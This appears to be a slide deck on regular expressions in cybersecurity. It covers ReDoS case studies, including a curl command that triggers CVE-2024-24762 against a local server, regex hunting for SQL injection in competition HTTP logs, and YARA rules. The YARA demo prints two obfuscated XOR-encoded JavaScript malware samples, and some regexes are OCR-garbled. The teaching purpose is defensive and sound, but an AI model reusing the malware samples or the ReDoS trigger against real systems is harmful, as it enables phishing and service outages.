Email	<code>/^\S+@\S+\.\w+\$/</code>

* - James C. Davis, Christy A. Coghlan, Francisco Servant, and Dongyoon Lee. 2018. *The impact of regular expression denial of service (ReDoS) in practice: an empirical study at the ecosystem scale*. In Proceedings of the 2018 26th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering (ESEC/FSE 2018). Association for Computing Machinery, New York, NY, USA, 246–256.

REDoS - Case Studies

Stack Overflow Outage

In 2016, Stack Overflow went down for 34 minutes. This regular expression was run on a malformed post that caused the regex to consume high CPU on their web servers.

```
^\s\u200c+|[\s\u200c]+$
```

Cloudflare Outage

In 2019, Cloudflare went down for 27 minutes. It was brought down by this:

```
(?: (?: \"|'|\]|\\}|\\|\\d| (?: nan|infinity|true|false|null|undefined|symbol|math) |\\`|\\-|\\+)+ [ ] )* ; ? ( (?: \\s|-|~|!|{|}\\|\\|\\|\\+)* . * (?: . *= . * ) ) )
```

REDoS - Case Studies

CVE-2024-24762 - REDoS in Python-Multipart

This vulnerability arises from an inefficient Regular Expression (Regex) used to parse the HTTP Content-Type header.

```
import python_multipart
```

* <https://www.vicarius.io/vsociety/posts/redos-in-python-multipart-cve-2024-24762>

REDoS - Case Studies

CVE-2024-24762 - REDoS in Python-Multipart

```
(?:;|^)\s*([\^\(\)<>@,;:\\"/\[\]\?=\{\}\ \t]+)\s*=\s*([\^\(\)<>@,;:\\"/\[\]\?=\{\}\ \t]+|"(?:\\.|[^\"])*")
```

REDoS - Case Studies

CVE-2024-24762 - REDoS in Python-Multipart

The screenshot shows a VS Code editor with a terminal window open. The terminal displays the output of a Python web server and a curl command used to trigger a REDoS attack.

Terminal Output:

```
smartkeyss@DESKTOP-ABNSV9J:~/cve_2024$ python3 main.py
Serving on port 8123...

smartkeyss@DESKTOP-ABNSV9J:~/cve_2024$ curl -v -X 'POST' -H '$Content-Type: application/x-www-form-urlencoded; !=\'' 'http://localhost:8123/' --data-binary 'input=1'
Note: Unnecessary use of -X or --request, POST is already inferred.
* Host localhost:8123 was resolved.
* IPv6: ::1
```

System Metrics:

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%
3498	smartkeys	20	0	27728	18024	9048	R	99.2	0
102	smartkeys	20	0	1332M	109M	43660	S	5.3	1
113	smartkeys	20	0	1323M	110M	43724	R	2.6	1
23	smartkeys	20	0	1298M	98M	43652	S	0.7	1

Task Manager:

Task	Progress	Percentage
0		100.0%
1		6.4%
2		2.0%
3		3.4%

System Summary:

- Tasks: 41, 83 thr; 3
- Load average: 0.26 0
- Uptime: 00:09:13
- Mem: 408M/6.10G
- Swp: 0K/2.00G

Process List:

- python3
- curl
- htop

REDoS - Prevention

- Don't try to replace robust functionality with custom regex
- Ensure that there is only one way to match any string
- Boundary characters
- Test on exhaustive worst cases
- Use online/offline regex writing tools or checkers
- Peer/SME review

REDoS - Prevention

Tools

<https://regex.rip/>

REDoSHunter

RegexBuddy

REGEX.RIP

Enter a regular expression to test whether it is vulnerable to [regular expression denial of service](#) (ReDoS).

```
/(a|b|ab)*c/
```


PRACTICAL APPLICATIONS

Cybersecurity Applications

- Searching Logs
- Creating Alerts
- Malware Analysis
- Writing YARA Rules
- Code Review
- Flexible SIEM Search Strings
- Scripting



Demo Time



Demo 1 - Analyzing Text Logs



Demo 1 - Analyzing Text Logs

Context

National CyberWatch Mid-Atlantic Collegiate Cyber Defense Competition
(MACCDC) 2012

http.log

<http://www.secrepo.com/maccdc2012/>

Demo 1 - Analyzing Text Logs

```
└─ $ls -alhH
total 1.3G
drwxr-xr-x  2 ph03nix0x90 ph03nix0x90 4.0K Aug 12 16:44 .
drwx----- 27 ph03nix0x90 ph03nix0x90 4.0K Aug 12 16:03 ..
-rw-r--r--  1 ph03nix0x90 ph03nix0x90 1.3G Aug 12 16:43 http.log
```


Demo 1 - Analyzing Text Logs

```
└─ $wc -l http.log  
2048442 http.log
```

Demo 1 - Analyzing Text Logs

```
1331902006.120000^ICL1Bli1XlC7WSdcdLl^I192.168.202.79^I55081^I192.168.229.251^I80^I1^IGET^I192.168.229.251^I//etc/passwd^I-^IMozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)^I0^I34^I400^IBad Request^I-^I-^I-^I(empty)^I-^I-^I-^I-^IFUydUa1pSAzvbmgBtc^Itext/plain$
1331902006.120000^ICLXrX2yt0TJt1WvH1^I192.168.202.79^I49579^I192.168.229.101^I80^I1^IGET^I192.168.229.101^I/wp-login.php^I-^IMozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)^I0^I238^I404^IINOT FOUND^I-^I-^I-^I(empty)^I-^I-^I-^I-^IFlJuts1kX6Cao0B8pc^Itext/html$
1331902006.120000^ICD2LbbSSca9pQy062^I192.168.202.79^I55072^I192.168.229.251^I80^I1^IGET^I192.168.229.251^I/^I-^IMozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)^I0^I1433^I200^IOK^I-^I-^I-^I(empty)^I-^I-^I-^I-^IFqYkf02PJo7Qw2lb4f^Itext/html$
1331902006.120000^ICkeAcThrR7FqFKhB6^I192.168.202.79^I33478^I192.168.229.251^I5488^I1^IGET^I192.168.229.251^I/robots^I-^IMozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)^I0^I1635^I404^IINot Found^I-^I-^I-^I(empty)^I-^I-^I-^I-^IF6dLKtxyWI82rIsB9^Itext/html$
```

Demo 1 - Analyzing Text Logs

```
└─ $grep "SELECT" http.log | wc -l  
2562
```

Demo 1 - Analyzing Text Logs

`(' | \ " | % 2 [2 7]) [^ &] * SELECT [^ & \ r \ n] * (-- | #)`

`(' | \ " | % 2 [2 7])` - find an injection character

`[^ &] *` - do not enter a different URL parameter

`SELECT` - evidence of a SQL query

`[^ & \ r \ n] *` - do not enter a different URL parameter or a new line

`(-- | #)` - find a SQL comment to cleanly exit the injection

Demo 1 - Analyzing Text Logs


```
$grep -oE "( ' | \" | %2[27]) [^&]*SELECT[^&\r\n]*(- - | #)" http.log | sort -u |  
wc -l  
254
```

Demo 1 - Analyzing Text Logs

```
$grep -oE "('|\"|%2[27])[^&]*SELECT[^&\r\n]*(--|#)" http.log | sort -u |  
less
```



Demo 2 - YARA Rules



Demo 2 - YARA Rules

Context

Attackers use XOR encryption to obfuscate their payloads in embedded or included JavaScript malware.

Demo 2 - YARA Rules

```
<!DOCTYPE html><html><script>
var GARib = "YnJpdHRhbnluQHJveWFsZWx1Y3QuY29t";
function eBuKNCUzRAU(LHITBFB, BkQUR) {
    let YdMNc = "";
    LHITBFB= atob(LHITBFB);
    let disxSCCJtEgr = BkQUR.length;

    for (let i = 0; i < LHITBFB.length; i++) {
        YdMNc += String.fromCharCode(LHITBFB.charCodeAt(i) ^ BkQUR.charCodeAt(i % disxSCCJtEgr));
    }

    return YdMNc;
}

var DnNURk =eBuKNCUzRAU(`USQnMR0oIXkFOAMwMSITPWh
+IzgbNjcgBjElLU55HiUnflMwIS0ZKld4aywYMSM8CDoMMYEuDTs90BswGS5qIBs1ei4ZdAQ5Jy8BPDAqRi4EMyMmAct6Zlt0Wm53c0dvYTxcaltuc3BDaWJoWmlaZXFzQ
D1iYFs7WmVwIUBtYmId0lpud3NDamBuXmBeb3J0Q2pibV07WmBzcEA8Yzhd0lhkcCFDYWM/XW9ZZnByRzxmPUQeLCUtIVNmaXYa0h8+NDdK`, `mWDCtXUYiY`);
document.write(DnNURk);
</script></html>
```

Demo 2 - YARA Rules

```
<html>
<input type="hidden" class="xZggkQ" style="position:absolute;left:-9999px;" value="#info.sec@insentragroup.com">
<iframe id="MMRom5QNhMLRdV0l" frameborder="0" allowfullscreen allow="same-origin allow-top-navigation allow-modals allow-scripts allow-popups-to-escape-sandbox allow-forms"></iframe>
<script language="javascript">
function _0x29840b(_0x617c53,_0xc16abd){const _0xf51299=(function(){let _0x40448d=[];return function(_0x31f2aa,_0x1ffd62){const _0xae396=_0x40448d?function(){
  if(_0x1ffd62){const _0xad89a=_0x1ffd62['apply'](_0x31f2aa,arguments);return _0x1ffd62=null,_0xad89a;}:function(){};return _0x40448d=[],_0xae396;})();
  _0x4db9b6=_0xf51299(this,function(){return _0x4db9b6['toString']()['search']('(((.+)+)+$')['toString']()['constructor'](_0x4db9b6)['search']('(((.+)+)+$'));});_0x4db9b6();const _0x11ff02=(function(){let _0x12ddfd=[];return function(_0x33379c,_0x3091b9){const _0x11c0a4=_0x12ddfd?function(){if(_0x3091b9){
    const _0x5c292d=_0x3091b9['apply'](_0x33379c,arguments);return _0x3091b9=null,_0x5c292d;}:function(){};return _0x12ddfd=[],_0x11c0a4;};})();
    _0x7fa006=_0x11ff02(this,function(){const _0x241864=function(){let _0xf4f02d;try{_0xf4f02d=Function('return\x20(function()\x20'+ '{}.constructor
      (\x22return\x20this\x22)(\x20)+ ' ');})();catch(_0xc1fbe){_0xf4f02d=window;return _0xf4f02d;};_0x2f009c=_0x241864(),_0x2b7ab6=_0x2f009c['console']=_0x2f009c
      ['console']||[];_0x5c6b5f=['log','warn','info','error','exception','table','trace'];for(let _0x5e14c4=0x0;_0x5e14c4<_0x5c6b5f['length'];_0x5e14c4++){const
      _0x368d3e=_0x11ff02['constructor']['prototype']['bind'](_0x11ff02),_0x2c37a6=_0x5c6b5f[_0x5e14c4],_0x55b182=_0x2b7ab6[_0x2c37a6]||_0x368d3e;_0x368d3e
      ['__proto__']=_0x11ff02['bind'](_0x11ff02),_0x368d3e['toString']=_0x55b182['toString']()['bind'](_0x55b182),_0x2b7ab6[_0x2c37a6]=_0x368d3e;});_0x7fa006();let
      _0x2bb483='';_0x617c53=atob(_0x617c53);let _0x268403=_0xc16abd['length'];for(let _0x5a5929=0x0;_0x5a5929<_0x617c53['length'];_0x5a5929++){_0x2bb483+=String
      ['fromCharCode'](_0x617c53['charCodeAt'](_0x5a5929)^_0xc16abd['charCodeAt'](_0x5a5929-0x268403));}return _0x2bb483;}var _0x247634=_0x29840b
      ('TucFIg8kRE9jbVFCBjYGOFKfAm1MFEQ9Hy1FCVZ5RVwIAffuAwYPPKQCVtG5JgRKV3obAAAdMWFYPDt2IEpYPwANYg86FutKOAXfKGIpU29KPKZWACFEh0kHlpgNAM7UhcPhJVEJUqPV4aQSITUhmjBTVEFA
      0BGFoNeUYv01FJLh5aFSRGn1gQWw4eUAMRFZRCeLwUW87a2x0EBcGP1EcjUSdFLRVG1BD0Y5RmgQHgsrBEcFMRIxVD0AIXoaCjUIM0QZUm0YH015R186UULTURRGmWk6QwVJLh1VFBMJMFVRVG0eVgA1FTdRBQ
      wpPV0IO0g3WBABdh5QAxEsf1YUKdRFEZwRnRTGQg/M1sCNScmQhAQYwFBFThOB0QDACMwGgAiCtLzGqg/
      M1sCNU43WBABdh5QA3BLdAVYQH7ZFEYtbHQAAww5BEYIcaU8UQMqIhVRJyIUNUlFAyIYwk53QX0Le0ltdD5GcBA1QlEAKwNVCzVGARAVBi4EWQM
      +EnpXFB0IHVELNqggcgggKvKwKx00G11EOAMZesoCagIAHutksj5GcA8yQhAEKF9HFDNGARAVDCITUhmjBTVEFCukH190PA86W1hJZlFQCTMT0VUfhWMAQMQmHwdVHQwBVsUeER6SCsOKhplRH1IIdEdHChKPKZ
      wDzJCEAQoX0cSKQoxHhTaPiVRHiRGaRBWGSICXRI5CToKUQ8kVEcaw86qXqdd1EEFihdI1kVH5VLGRE1BD9ZBUQrGfGkfQciURgFLBNA2sOMVkwATllGRE1BD9ZBUQrGfGkfQciURgFLBNA2sE00IVD9LBBY
      oXTlRAw4KhW5WIB5vQBANKRhaAwPWJEhKBjsURGa8CSMKGQApFVEIaxx5WR8NKAkOrMlfcwt7SW0VWwU1CzFeBucvHlAffgckQBQHKtJcDzwCfFkXgywcuU9rbhQQTUY+EKYPIBjQ','q4fPft0qiM');
      document['write'](decodeURI(_0x247634));
    }</script>
</html>
```

Demo 2 - YARA Rules

Regex

Demo 2 - YARA Rules

Regex

```
(?i)for\s*\ (let\s+\w+\s*=\s*[a-fx0-9+*\//\-\s]+;\s*\w+(\  
\[ ['"]\w+['"]\]\ (\w+, |\s*<\s*)\w+(\.|\[ ['"]\))length(['"]  
\])?\)\)?;\s*\w+\+\+\)\s*\{
```

`for\s*\ (` - opening for loop

`let\s+\w+\s*=\s*[a-fx0-9+*\//\-\s]+;` - counter declaration

`\s*\w+(\[['"]\w+['"]\]\ (\w+, |\s*<\s*)\w+(\.|\[['"]\))length(['"
]\])?\)\)?;` - exit condition (usually based on length)

`\s*\w+\+\+` - increment counter

`\)\s*\{` - close conditional declaration, begin loop logic

Demo 2 - YARA Rules

```
:/ (?i) for\s*\((let\s+\w+\s*=\s*[a-fx0-9+\s\/\-\s]+;\s*\w+(\\[["']\w+["']\)\s*(\w+,|\s*<\s*)\w+(\.|\[["']\])length(["']\)\)?\)\)?;\s*\w+\s+\s+\s*\s*\{
```

/ gm



TEST STRING

```
for(•(let•i•=•0;•i•<•LHITBFB.length;•i++)•{  
  —YdMNC•+=•String.fromCharCode(LHITBFB.charCodeAt(i)•^•BkQUR.charCodeAt(i•%•  
disxSCCJtEgr));  
}
```

```
for(let•_0x5a5929=0x0;_0x5a5929<_0x617c53['length'];_0x5a5929++)  
{_0x2bb483+=String['fromCharCode'](_0x617c53['charCodeAt']  
(_0x5a5929)^_0xc16abd['charCodeAt'](_0x5a5929%_0x268403));}
```

Demo 2 - YARA Rules

Regex

```
\s*\w+\s*\+=\s*String(\.|\\[["'])fromCharCode(["']\])?\(\s*(\w\[["']\w  
+[["']\])?\w+(\.|\\[["'])charCodeAt(["']\])?\(\w+\)\s*\^\s*\w+(\.|\\[["'  
"')charCodeAt(["']\])?\((\w+\[["']\w+[["']\])?\w+\s*[,%]\s*\w+\)\s*\
```

`\s*\w+\s*\+=\s*` - variable appending (cleartext built from empty string)

`String(\.|\\[["'])fromCharCode(["']\])?` - usage of function to convert UTF-16 code value to string character

`(\w\[["']\w+[["']\])?\w+(\.|\\[["'])charCodeAt(["']\])?` - usage of function to derive UTF-16 code value from binary data

`\^` - XOR operator

`\s*\w+(\.|\\[["'])charCodeAt(["']\])?\((\w+\[["']\w+[["']\])?\w+\s*[,%]\s*\w+
+\)\s*\)` - derivation of XOR key value (ciphertext position modulus key length)

Demo 2 - YARA Rules

```
:/ \s*\w+\s*\+=\s*String(\.|\|[['"]])fromCharCode(['"]\|)?\((\s*(\w\|[['"]]\w+  
[['"]]\|())?\w+(\.|\|[['"]])charCodeAt(['"]\|)?\((\w+\)\s*\^\s*\w+(\.|\|  
[['"]])charCodeAt(['"]\|)?\((\w+\|[['"]]\w+[['"]]\|())?\w+\s*[,%]\s*\w+\)\s*\)
```

TEST STRING

```
for(•(let•i•=•0;•i•<•LHITBFB.length;•i++){  
——→YdMnc•+=•String.fromCharCode(LHITBFB.charCodeAt(i)•^•BkQUR.charCodeAt(i)•%•  
disxSCCJtEgr));  
}  
  
for(let•_0x5a5929=0x0;_0x5a5929<_0x617c53['length'];_0x5a5929++)  
{_0x2bb483+=String.fromCharCode)(_0x617c53.charCodeAt'  
(_0x5a5929)^\_0xc16abd.charCodeAt)(_0x5a5929%\_0x268403));}
```


Demo 2 - YARA Rules

```
rule malicious_xor_javascript
{
    meta:
        author = "Duncan Michel"
    strings:
        $str1 = /for\s*\(\let\s+\w+\s*=\s*[a-fx0-9+*\./\-\s]+;\s*\w+(\\[["']\w+["']\](\w+,|\s*<\s*)\w+
    condition:
        filesize < 1MB and any of ($str*)
}
```


Demo 2 - YARA Rules

duncanmichel-1733350192 8 months ago

```
import "vt" rule mal_js_xor_regex { meta: author = "" description = "" target_entity = "file" strings: $a = /for\s*\((let\s...
```

1.8 K matches

Demo 2 - YARA Rules

```
[ph03nix0x90@htb-fk5anshr7z]--[~/my_data/regex/demo]  
$
```

I

Demo 3 - Jupyter Notebooks



Resources

For Learning More

Regular-expressions.info (all-in-one) - <https://www.regular-expressions.info/>

RegexOne (interactive tutorial) - <https://regexone.com/>

RegexLearn (interactive tutorial) - <https://regexlearn.com/learn/regex101>

Cheat Sheets

SANS - <https://github.com/sans-blue-team/sec455-wiki/blob/master/Resources/regular-expressions-cheat-sheet-v1.pdf>

RexEgg - <https://www.rexegg.com/regex-quickstart.html>

Debuggex (Python, JavaScript, PCRE) - <https://www.debuggex.com/#cheatsheet>

RegexLearn - <https://regexlearn.com/cheatsheet>

Tools

Regex101 - <https://regex101.com/>

Regexr - <https://regexr.com/>

Regexper - <https://regexper.com/>

Debuggex - <https://www.debuggex.com/>

QUESTIONS?